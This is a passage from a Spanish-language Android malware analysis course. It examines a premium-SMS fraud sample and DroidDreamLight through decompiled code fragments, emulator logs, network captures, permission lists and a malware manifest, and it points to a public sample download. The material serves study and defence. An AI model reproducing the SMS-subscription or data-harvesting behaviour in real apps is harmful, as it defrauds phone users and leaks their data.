Otros aspectos sobre los que debemos centrarnos son los permisos que se requieren. Así en esta imagen se ven todos los permisos requeridos y solicitados para la instalación y ejecución de la aplicación.



Figura 15: Fuente propia/

Y a continuación se muestra el código correspondiente al envío de un SMS desde un servicio que se ejecuta en segundo plano.




Figura 16: Fuente propia/

Así como el método encargado de enviar el mensaje:




Figura 17: Fuente propia/

Y cómo se realiza una consulta HTTP con el IMEI del dispositivo:



Figura 18: Fuente propia/



Y finalmente cómo se añade el contenido del SMS:

```
public void showListialog()
{
    (new android.app.AlertDialog.Builder(this)).setTitle("\u53D1\u9001\u65B9\u5F0F").setItems(sendModep, new android.content.DialogInterface.OnClickListener()
    {
        final VideodetailView this$0;

        public void onClick(DialogInterface dialoginterface, int i)
        {
            Intent intent;
            switch (i)
            {
                default:
                    return;

                case 0: // '\0'
                    Intent intent1 = new Intent("android.intent.action.SENDTO", Uri.parse("mailto:"));
                    intent1.putExtra("android.intent.extra.TEXT", "\u770B\u89C6\u9891\uFF0C\u4E0A\u9177\uFF0C\u94FE\u63A5\uFF1Ahttp://down.ku6.cn");
                    startActivity(intent1);
                    return;

                case 1: // '\001'
                    intent = new Intent("android.intent.action.VIEW", Uri.parse("tel:100861"));
                    break;
            }
            intent.putExtra("sms_body", "\u770B\u89C6\u9891\uFF0C\u4E0A\u9177\uFF0C\u94FE\u63A5\uFF1Ahttp://down.ku6.cn");
            intent.setType("vnd.android-dir/mms-sms");
            startActivity(intent);
        }

        {
            this$0 = VideodetailView.this;
            super();
        }
    }).show();
}
```

Figura 19: Fuente propia/

En la muestra estos son los aspectos más relevantes que hemos observado:

- Realiza la suscripción al servicio en el instante de arranque de la aplicación.
- Podemos obtener la numeración a la que se ha realizado la suscripción. En este tipo de fraudes una vez realizada la suscripción el terminal de la víctima comienza a recibir SMS's de forma recursiva, por los cuales, se le está cobrando una cantidad de dinero que irá a parar directamente al dueño de la numeración Premium, el cual suele ser el mismo que ha realizado la aplicación o hay connivencia entre ambos en caso de ser personas diferentes. Otro dato relevante es que la aplicación puede leer los SMS's entrantes y ocultarlos al usuario y propietario del terminal, de este modo no levanta sospecha alguna.
- Las url's localizadas pueden darnos pistas del servicio, objetivos y modelo de negocio que persigue la aplicación infectada.

## 2.3. ANÁLISIS DINÁMICO (HEURÍSTICA)

Siguiendo con el análisis de la aplicación del módulo anterior, y pasando al análisis dinámico de la misma, la primera acción es instalar la aplicación infectada en un sistema emulado para posteriormente proceder a su análisis.

En la siguiente imagen se puede apreciar el sistema emulado con el malware a analizar ya instalado.




Figura 20: Fuente: HYPERLINK "<http://mobilesandbox.org/>" Elaboración Propia



Como vemos, el sistema emula completamente a un terminal real, pero nos facilita el análisis al estar instalado en un ordenador. Podemos ver e interactuar con todas las aplicaciones y funciones de las que dispondría un terminal real, y de esta forma no encontraremos diferencia alguna a la hora de realizar las pruebas pertinentes.

En la siguiente imagen podemos ver cómo se encuentra el directorio donde esta instalada la aplicación antes de ser ejecutada. Es relevante ver cómo se suceden los cambios en este directorio a medida que avanzamos con el análisis.

```
# id
uid=0(root) gid=0(root)
# pwd
/data/data/com.ku6.android.videobrowser
# ls -l
drwxrwx--x app_39    app_39    2012-06-21 07:41 cache
drwxr-xr-x system    system    2012-06-21 07:39 lib
#
```

Figura 11: Fuente: HYPERLINK "<http://mobilesandbox.org/>" Elaboración Propia

Una vez iniciado un “sniffer” que nos ayude a seguir y registrar las acciones de la aplicación, procedemos a efectuar la ejecución emulada tal y como se muestra en la siguiente imagen.



Puedes obtener más información en los siguientes blogs:

<http://stackoverflow.com/questions/1570627/how-to-setup-android-emulator-proxy-settings>

y  
<https://portswigger.net/burp/>




Figura 12: Fuente: HYPERLINK "http://mobilesandbox.org/" Elaboración Propia



Con la ayuda del “*sniffer*”, en los logs del sistema se puede visualizar como a la hora de arrancar la aplicación envía un primer SMS de activación tal y como habíamos visto previamente durante el análisis estático

```
I/ActivityManager( 883): START {act=android.intent.action.MAIN cat=[android.intent.category.LAUNCHER] flg=0x10000000 cmp=com.ku6.android.videobrowser/.SplashActivity} from pid 1486
D/PermissionCache( 788): checking android.permission.READ_FRAME_BUFFER for uid=1000 => granted (1936 us)
W/WindowManager( 883): Failure taking screenshot for (180x300) to layer 21005
W/NetworkManagementSocketTagger( 883): setKernelCountSet(10039, 1) failed with errno -2
D/dalvikvm( 1327): GC FOR ALL OC freed 62K, 3% free 9037K/9283K, paused 71ms
I/dalvikvm-heap( 1327): Grow heap (frag case) to 9.464MB for 614412-byte allocation
D/dalvikvm( 1327): GC CONCURRENT freed <1K, 3% free 9636K/9927K, paused 8ms+4ms
I/Process ( 883): Sending signal. PID: 1327 SIG: 3
I/dalvikvm( 1327): threadid=3: reacting to signal 3
I/dalvikvm( 1327): Wrote stack traces to '/data/anr/traces.txt'
D/HttpUrl( 1327): http://info.ku6.cn/clientRequest.htm?method=update&os=android&brand=ku6&sdkversion=1.5&clientversion=2.0.0&resolution=320*533
D/HttpUrl ( 1327): http://info.ku6.cn/clientRequest.htm?method=update&os=android&brand=ku6&sdkversion=1.5&clientversion=2.0.0&resolution=320*533&serialnumber=null
D/0.....( 1341): 2012:5:25
I/Process ( 883): Sending signal. PID: 1327 SIG: 3
I/dalvikvm( 1327): threadid=3: reacting to signal 3
I/dalvikvm( 1327): Wrote stack traces to '/data/anr/traces.txt'
D/SmsStorageMonitor( 1011): SMS send size=1 time=1340614978166
D/dalvikvm( 1033): heap has increased to 201
D/dalvikvm( 1033): GC CONCURRENT freed 504K, 6% free 11355K/11975K, paused 4ms+20ms
```

Figura 13: Fuente: HYPERLINK "<http://mobilesandbox.org/>" Elaboración Propia



Si nos vamos al directorio de la aplicación, el cual se encontraba prácticamente vacío la ultima vez que lo examinamos, se observa cómo se han creado ficheros XML que utiliza el malware para los envíos de SMS's.

```
drwxr-x--x app_39 app_39 2012-06-25 05:02 com.ku6.android.videobrowser
drwxr-x--x app_19 app_19 2012-06-21 07:39 com.svox.pico
drwxr-x--x app_31 app_31 2012-06-21 07:33 jp.co.omronsoft.openwnn
# cd com.ku6.android.videobrowser
# ls -l
drwxrwx--x app_39 app_39 2012-06-21 07:41 cache
drwxr-xr-x system system 2012-06-21 07:39 lib
drwxrwx--x app_39 app_39 2012-06-25 05:02 shared_prefs
# cd shared_prefs
# ls -l
-rw-rw-rw- app_39 app_39 139 2012-06-25 05:02 sendsms.xml
-rw-rw-rw- app_39 app_39 103 2012-06-25 05:02 tag.xml
# cat tag.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
<string name="tag">true</string>
</map>
# cat sendsms.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
<string name="data">2012:5:25</string>
<int name="size" value="1" />
</map>
```

Figura 14: Fuente: HYPERLINK "<http://mobilesandbox.org/>" Elaboración Propia

A continuación prestaremos especial atención al análisis de red, donde se puede observar cómo el malware intenta conectar con la url info.ku6.cn la cual habíamos visto previamente en el análisis estático.

2029	426.585321	10.0.2.2	10.0.2.15	TCP	54 49849 > personal-agent [ACK] Seq=13979 Ack=223823 Win=8760 Len=0
2030	1245.538920	RealtekU 12:34:56	Broadcast	ARP	60 Who has 10.0.2.3? Tell 10.0.2.15
2031	1245.538935	RealtekU 12:35:03	RealtekU 12:34:56	ARP	42 10.0.2.3 is at 52:54:00:12:35:03
2032	1245.539338	10.0.2.15	10.0.2.3	DNS	71 Standard query A info.ku6.cn
2033	1250.213643	10.0.2.3	10.0.2.15	DNS	135 Standard query response, No such name
2034	1250.216669	10.0.2.15	10.0.2.3	DNS	71 Standard query A info.ku6.cn
2035	1252.559224	10.0.2.3	10.0.2.15	DNS	71 Standard query response, Server failure
2036	1252.560380	10.0.2.15	10.0.2.3	DNS	71 Standard query A info.ku6.cn
2037	1252.618708	10.0.2.3	10.0.2.15	DNS	135 Standard query response, No such name
2038	1252.622576	10.0.2.15	10.0.2.3	DNS	71 Standard query A info.ku6.cn
2039	1252.951740	10.0.2.3	10.0.2.15	DNS	135 Standard query response, No such name
2040	1252.953967	10.0.2.15	10.0.2.3	DNS	71 Standard query A info.ku6.cn
2041	1253.018783	10.0.2.3	10.0.2.15	DNS	135 Standard query response, No such name

Figura 15: Fuente: HYPERLINK "http://mobilesandbox.org/" Elaboración Propia

Así, siguiendo con el análisis de Hippo\_sample.apk', lo primero será instalar un Servidor Proxy, por ejemplo 'Burp Suite', para realizar un Man in The Middle que es hacer pasar las consultas a Internet del emulador Android a Internet. En el emulador hay que configurar las conexiones a través de un proxy.




Figura 16: Fuente: Elaboración Propia

Redirigiendo todas las consultas del emulador al puerto 8888 y dirección local-host que en emulador corresponde a 10.0.2.2. Una vez configurados los parámetros, al ejecutar la aplicación saldrán reflejadas las comunicaciones a través del Servidor Proxy.






Figura 17: Elaboración Propia

En la aplicación analizada, en la primera ejecución se envían datos sobre el dispositivo a una consulta de actualización




Figura 18: Elaboración Propia

Y posteriormente se llama a startCharge para cargar un servicio Premium.




Figura 19: Elaboración Propia

Y el siguiente método es para recoger datos para mostrárselos al usuario, las recomendaciones.



Figura 20: Elaboración Propia

## 2.4. EJEMPLO DE ANÁLISIS

Vamos a realizar un análisis de otra aplicación para que nos pueda servir de ejemplo de análisis. En concreto será sobre la aplicación “DroidDreamLight”, a la que se va a realizar tanto un análisis estático como dinámico.

Esta aplicación fue noticia tras salir a la luz en 2011 debido a que infectó a más de 25 aplicaciones. Simplemente con tener instalada alguna de esas aplicaciones, y recibir, por ejemplo, una llamada entrante, este malware era instalado en el terminal.

### 2.4.1. ANÁLISIS ESTÁTICO

El análisis estático consiste en la evaluación de la aplicación sin llegar a ejecutarla. En este caso, se ha utilizado la herramienta “Mobile Sandbox”. A través de su página web, podemos subir los ficheros “.apk” generados de una aplicación, para que nos lo analice, mostrándonos el contenido de sus permisos, hardware del teléfono del que hace uso, Intents utilizados...



Puedes encontrar una muestra para bajar en:  
<http://contagiominidump.blogspot.com.es/2011/09/droiddreamlight-new-variant-found-in.html>

Debido a que no se podía ejecutar la aplicación en el emulador, en este caso se incluye el análisis del código fuente dentro del análisis dinámico, ya que éste se basa en observar lo que sucede en nuestro dispositivo una vez ejecutada la aplicación. Por tanto, para ver lo que sucede se opta por analizar el código e incluirlo dentro de este análisis dinámico.

Por tanto, la diferencia entre el análisis dinámico del estático radica en que realizando el análisis dinámico, es decir, ejecutando la aplicación y observando lo que ocurre en el dispositivo a través de un sniffer o analizando la red, se observa realmente todas las conexiones que realiza la aplicación (obviamente sin darnos cuenta y sin esperar que tenga ese comportamiento) además de ver que se pueden generar ficheros, como en este caso, el fichero con toda la información recopilada de nuestro terminal.

En el caso del análisis estático, se puede hacer una idea de cómo va a funcionar la aplicación, debido a que cuando el usuario se descarga una aplicación se espera que haga una tarea, y por tanto, observar que hay permisos que nada tienen que ver con esa tarea, resulta sospechoso.

Además, recorrer cada clase en busca de comportamiento inadecuado, es una labor muy larga y tediosa, y resulta mucho más rápido y simple observar el com-

portamiento de la aplicación y el terminal una vez ejecutada, en busca de nuevos ficheros, conexiones, etc.

En la siguiente imagen se puede ver que hace uso del siguiente hardware del terminal:

<b>Used Features:</b>	android.hardware.location android.hardware.location.gps android.hardware.bluetooth android.hardware.wifi android.hardware.telephony android.hardware.touchscreen
-----------------------	---

**Figura 21:** Elaboración Propia

Se puede ver que hace uso de herramientas bastante delicadas en una aplicación como son el GPS, wifi, estado del teléfono... En la siguiente imagen, se ve el conjunto de permisos que utiliza la aplicación:

<b>Requested Permissions from Android Manifest:</b>	android.permission.INTERNET android.permission.CHANGE_WIFI_STATE android.permission.CHANGE_NETWORK_STATE android.permission.ACCESS_WIFI_STATE android.permission.ACCESS_NETWORK_STATE android.permission.BLUETOOTH android.permission.BLUETOOTH_ADMIN android.permission.WRITE_SETTINGS android.permission.READ_PHONE_STATE android.permission.ACCESS_FINE_LOCATION android.permission.GET_ACCOUNTS android.permission.WRITE_SYNC_SETTINGS android.permission.READ_SYNC_SETTINGS android.permission.RECEIVE_BOOT_COMPLETED android.permission.INTERNET android.permission.READ_PHONE_STATE android.permission.RECEIVE_BOOT_COMPLETED android.permission.ACCESS_NETWORK_STATE android.permission.READ_CONTACTS android.permission.READ_SMS android.permission.GET_ACCOUNTS
<b>Used Permissions:</b>	android.permission.INTERNET android.permission.ACCESS_NETWORK_STATE android.permission.ACCESS_WIFI_STATE android.permission.CHANGE_WIFI_STATE android.permission.WRITE_SETTINGS android.permission.VIBRATE android.permission.BLUETOOTH_ADMIN android.permission.BLUETOOTH android.permission.READ_SYNC_SETTINGS android.permission.WRITE_SYNC_SETTINGS android.permission.ACCESS_FINE_LOCATION android.permission.READ_PHONE_STATE android.permission.GET_ACCOUNTS android.permission.READ_CONTACTS android.permission.SEND_SMS android.permission.READ_LOGS

**Figura 22:** Elaboración Propia

Esta es una imagen bastante explícita del sentido irregular de esta aplicación ya que utiliza permisos como el acceso a Internet, leer el estado del teléfono, leer contactos, mandar SMS, acceso a Wifi...

Con todos estos permisos, la aplicación es capaz de hacer prácticamente todo en nuestro teléfono, ya que puede hacer uso de la agenda, mandar SMS a servicios Premium, obtener coordenadas GPS...



A continuación se muestra las llamadas al sistema potencialmente peligrosas, como la ejecución externa de comandos o la obtención de propiedades de wifi:

Potentially dangerous Calls:	<code>Cipher(AES/CBC/PKCS5Padding)</code> <code>getSystemService</code> <code>setWifiEnabled</code> <code>getWifiState</code> <code>printStackTrace</code> <code>Obfuscation(Base64)</code> <code>Cipher(DES)</code> <code>getDeviceId</code> <code>getSubscriberId</code> <code>Execution of external commands</code> <code>getPackageInfo</code>
------------------------------	--

Figura 23: Elaboración Propia

Por último, en la siguiente imagen, se lista un conjunto de Urls que utiliza la aplicación:

Found URLs:	<code>http://www.gstatic.com/afma/sdk-core-v</code> <code>http://googleads.g.doubleclick.net</code> <code>http://market.android.com/details</code> <code>http://clk</code> <code>http://c.admob.com</code> <code>http://googleads.g.doubleclick.net/acik</code> <code>http://www.googleadservices.com/pagead/acik</code> <code>http://sites.google.com/site/gson/gson-user-guide</code> <code>http://a.admob.com/f0?</code> <code>http://schemas.android.com/apk/res/</code>
-------------	---

Figura 24: Elaboración Propia

Además del análisis a través del proyecto “Mobile Sandbox”, se pueden utilizar otras herramientas y procedimientos para obtener y analizar el `AndroidManifest.xml`, para ver el listado de permisos, versión del SDK, etc. Para ello, después de descargar el fichero “.apk”, se puede convertir a un fichero “.Zip” clicando con el botón derecho, seleccionando propiedades y cambiando la extensión de “.apk” a “.Zip”.

Una vez obtenido el fichero “.Zip”, se extrae su contenido, donde podremos ver, entre otros archivos, el fichero “`AndroidManifest.xml`”. Debido a que no se encuentra en texto plano, es necesario descomprimirlo. Para ello se usa la herramienta `AXMLPrinter2.jar`.

Finalmente, utilizando el comando “`java -jar AXMLPrinter2.jar AndroidManifest.xml > AndroidManifestNuevo.xml`” escribiremos en el fichero “`AndroidManifestNuevo.xml`” el contenido ya descomprimido del `AndroidManifest.xml`

A continuación, se adjunta una captura del fichero `AndroidManifest.xml` original que utilizaba la aplicación, donde se ven todos los permisos que también se mostraban en el análisis anterior, además del conjunto de actividades que forman la aplicación o un servicio corriendo en background, común en la gran mayoría de malware para poder ejecutar acciones que no estén al alcance del usuario.

```

<?xml version="1.0" encoding="utf-8"?>
<manifest
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:versionCode="4"
    android:versionName="1.3"
    package="com.button.phone" >
    <uses-sdk android:minSdkVersion="6" >
    </uses-sdk>
    <uses-permission android:name="android.permission.INTERNET" >/uses-permission>
    <uses-permission android:name="android.permission.CHANGE_WIFI_STATE" >/uses-permission>
    <uses-permission android:name="android.permission.CHANGE_NETWORK_STATE" >/uses-permission>
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE" >/uses-permission>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" >/uses-permission>
    <uses-permission android:name="android.permission.BLUETOOTH" >/uses-permission>
    <uses-permission android:name="android.permission.BLUETOOTH_ADMIN" >/uses-permission>
    <uses-permission android:name="android.permission.WRITE_SETTINGS" >/uses-permission>
    <uses-permission android:name="android.permission.READ_PHONE_STATE" >/uses-permission>
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" >/uses-permission>
    <uses-permission android:name="android.permission.GET_ACCOUNTS" >/uses-permission>
    <uses-permission android:name="android.permission.WRITE_SYNC_SETTINGS" >/uses-permission>
    <uses-permission android:name="android.permission.READ_SYNC_SETTINGS" >/uses-permission>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" >/uses-permission>
    <uses-permission android:name="android.permission.INTERNET" >/uses-permission>
    <uses-permission android:name="android.permission.READ_PHONE_STATE" >/uses-permission>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" >/uses-permission>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" >/uses-permission>
    <uses-permission android:name="android.permission.READ_CONTACTS" >/uses-permission>
    <uses-permission android:name="android.permission.READ_SMS" >/uses-permission>
    <uses-permission android:name="android.permission.GET_ACCOUNTS" >/uses-permission>
    <application android:label="@7F060001" android:icon="@7F020009" >
        <activity android:label="@7F060001" android:name=".Switcher" android:launchMode="1" >
            <intent-filter >
                <action android:name="android.intent.action.MAIN" >/action>
                <category android:name="android.intent.category.LAUNCHER" >/category>
            </intent-filter>
        </activity>
        <activity android:name="com.google.ads.AdActivity" android:configChanges="0x000000B0" >/activity>
        <activity android:label="@7F060032" android:name=".Setting" >/activity>
        <receiver android:name=".Receiver">
            <intent-filter >
                <action android:name="android.intent.action.BOOT_COMPLETED" >/action>
            </intent-filter>
        </receiver>
        <receiver android:name=".strategy.core.RebirthReceiver" >
            <intent-filter >
                <action android:name="android.intent.action.BOOT_COMPLETED" >/action>
                <action android:name="android.intent.action.PHONE_STATE" >/action>
                <category android:name="android.intent.category.DEFAULT" >/category>
            </intent-filter>
        </receiver>
        <service android:name=".strategy.service.CelebrateService" >/service>
    </application>
</manifest>

```

Figura 25: Elaboración Propia

## 2.4.2. ANÁLISIS DINÁMICO

A continuación se prueba a instalar el malware en un emulador de Android para ver su funcionamiento. Para ello, lo primero que tenemos que hacer es crear un nuevo emulador. En la siguiente imagen vemos como se crea:

```
C:\Users\Alberto\Desktop\UAX-2013-2014\adt-bundle-windows-x86-20131030\sdk\tools>android create avd -n EmuladorPrueba -t 1
Auto-selecting single ABI armeabi-v7a
Android 4.4 is a basic Android platform.
Do you wish to create a custom hardware profile [no]no
Created AVD 'EmuladorPrueba' based on Android 4.4, ARM (armeabi-v7a) processor,
with the following hardware config:
hw.lcd.density=240
vm.heapSize=48
hw.ramSize=512
C:\Users\Alberto\Desktop\UAX-2013-2014\adt-bundle-windows-x86-20131030\sdk\tools>
```

Figura 26: Elaboración Propia

Más adelante, se llama a la instrucción que inicia el emulador: “emulator –avd NombreEmulador” Una vez cargado el emulador, procedemos a instalar el fichero “.apk”:




Figura 27: Elaboración Propia

Podemos ver que se instala la aplicación con nombre “Android Switcher” en nuestro emulador, aunque en este caso sucede que aparece un error al ejecutar la aplicación:




Figura 28: Elaboración Propia

Debido a que no permite ejecutar la aplicación, inspeccionamos el código para ver cómo funciona la aplicación al ser instalada, ver que métodos tiene... Es decir, para hacerse una idea de qué haría el programa cuando sea ejecutado. Esto sería un análisis estático manual, pero ya que se va a mostrar qué hace la aplicación, se incluye en la parte de “Análisis dinámico”. En la siguiente imagen, utilizando el comando “ps” para ver el estado de los procesos, se puede ver cómo aparece la aplicación:

